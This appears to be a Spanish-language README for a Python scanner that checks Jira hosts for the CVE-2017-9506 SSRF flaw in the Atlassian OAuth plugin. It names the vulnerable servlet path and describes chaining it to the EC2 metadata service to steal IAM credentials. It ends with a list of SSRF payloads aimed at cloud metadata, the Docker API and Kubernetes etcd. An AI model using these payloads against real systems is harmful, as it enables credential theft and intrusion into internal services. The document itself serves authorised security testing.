
 random-robbie/jira-scan
CVE-2017-9506 - SSRF

SOLO PROBADO CON PYTHON 3
Proporcione una lista de sitios web para probar sin el prefijo http o https y esto probará cada uno en busca de la vulnerabilidad SSRF.
El IconUriServlet del Plugin OAuth de Atlassian desde la versión 1.3.0 anterior a la versión 1.9.12 y desde la versión 2.0.0 anterior a la versión 2.0.4 permite a atacantes remotos acceder al contenido de recursos de la red interna y/o realizar un ataque XSS mediante Server Side Request Forgery (SSRF).
Según Atlassian Jira, las siguientes versiones son vulnerables:
Se puede acceder al servlet vulnerable en:
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
Como el servidor obtiene cualquier URL que se proporcione en consumerUri, un atacante puede hacer que la instancia de Jira solicite recursos internos. En una cadena de ataque completa, este SSRF se utiliza comúnmente para obtener un token de autorización OAuth o robar credenciales de la nube: por ejemplo, en instancias alojadas en AWS el servlet puede apuntarse al servicio de metadatos de la instancia EC2 (http://169.254.169.254/latest/meta-data/iam/security-credentials/), devolviendo credenciales del rol IAM que incluyen claves de acceso temporales de AWS. La respuesta del servlet se refleja de vuelta al atacante, por lo que cualquier cosa que devuelva el endpoint interno —tokens OAuth, metadatos, salida de servicios internos— puede leerse directamente desde la respuesta HTTP.
En un ataque de Server-Side Request Forgery (SSRF), el atacante puede abusar de la funcionalidad del servidor para leer o actualizar recursos internos. El atacante puede proporcionar o modificar una URL que el código que se ejecuta en el servidor leerá o a la que enviará datos y, seleccionando cuidadosamente las URL, el atacante podría leer la configuración del servidor, como los metadatos de AWS, conectarse a servicios internos como bases de datos con HTTP habilitado o realizar solicitudes POST hacia servicios internos que no están destinados a estar expuestos.
La aplicación objetivo puede tener funcionalidad para importar datos desde una URL, publicar datos en una URL o leer datos de una URL que puede ser manipulada. El atacante modifica las llamadas a esta funcionalidad proporcionando una URL completamente diferente o manipulando cómo se construyen las URL (path traversal, etc.).
Cuando la solicitud manipulada llega al servidor, el código del lado del servidor toma la URL manipulada e intenta leer datos de ella. Al seleccionar URL objetivo, el atacante podría leer datos de servicios que no están expuestos directamente en internet:
http://169.254.169.254/latest/meta-data/ donde se puede extraer configuración importante y, en ocasiones, incluso claves de autenticación.file://. El atacante también puede usar esta funcionalidad para importar datos no confiables en código que espera leer datos solo de fuentes confiables y, de este modo, eludir la validación de entrada.Instalar las dependencias:
pip install -r requirments.txt
Esto instala requests y colorama.
list.txt en el mismo directorio que el script, que contenga un nombre de host por línea sin el prefijo http:// o https://:jira.example.com
jira.otherexample.com
python3 jira-scan.py
El script lee cada línea de list.txt y, para cada nombre de host, envía una solicitud GET a:
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com

Si el cuerpo de la respuesta contiene el marcador del logotipo de Google, el host se reporta como vulnerable:
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
De lo contrario, imprime [*] Not Vulnerable [*].
Payloads SSRF divertidos para probar a través del parámetro consumerUri...
AWS — un rol de IAM filtrará las claves de AWS
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — listar contenedores
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — puede contener claves de API e IPs y puertos internos
http://127.0.0.1:2379/v2/keys/?recursive=true
Esta herramienta se proporciona únicamente para pruebas de seguridad autorizadas y divulgación responsable. No la utilice contra sistemas para los que no tenga permiso explícito de prueba.
Robbie Wiggins — What-Security · GitHub






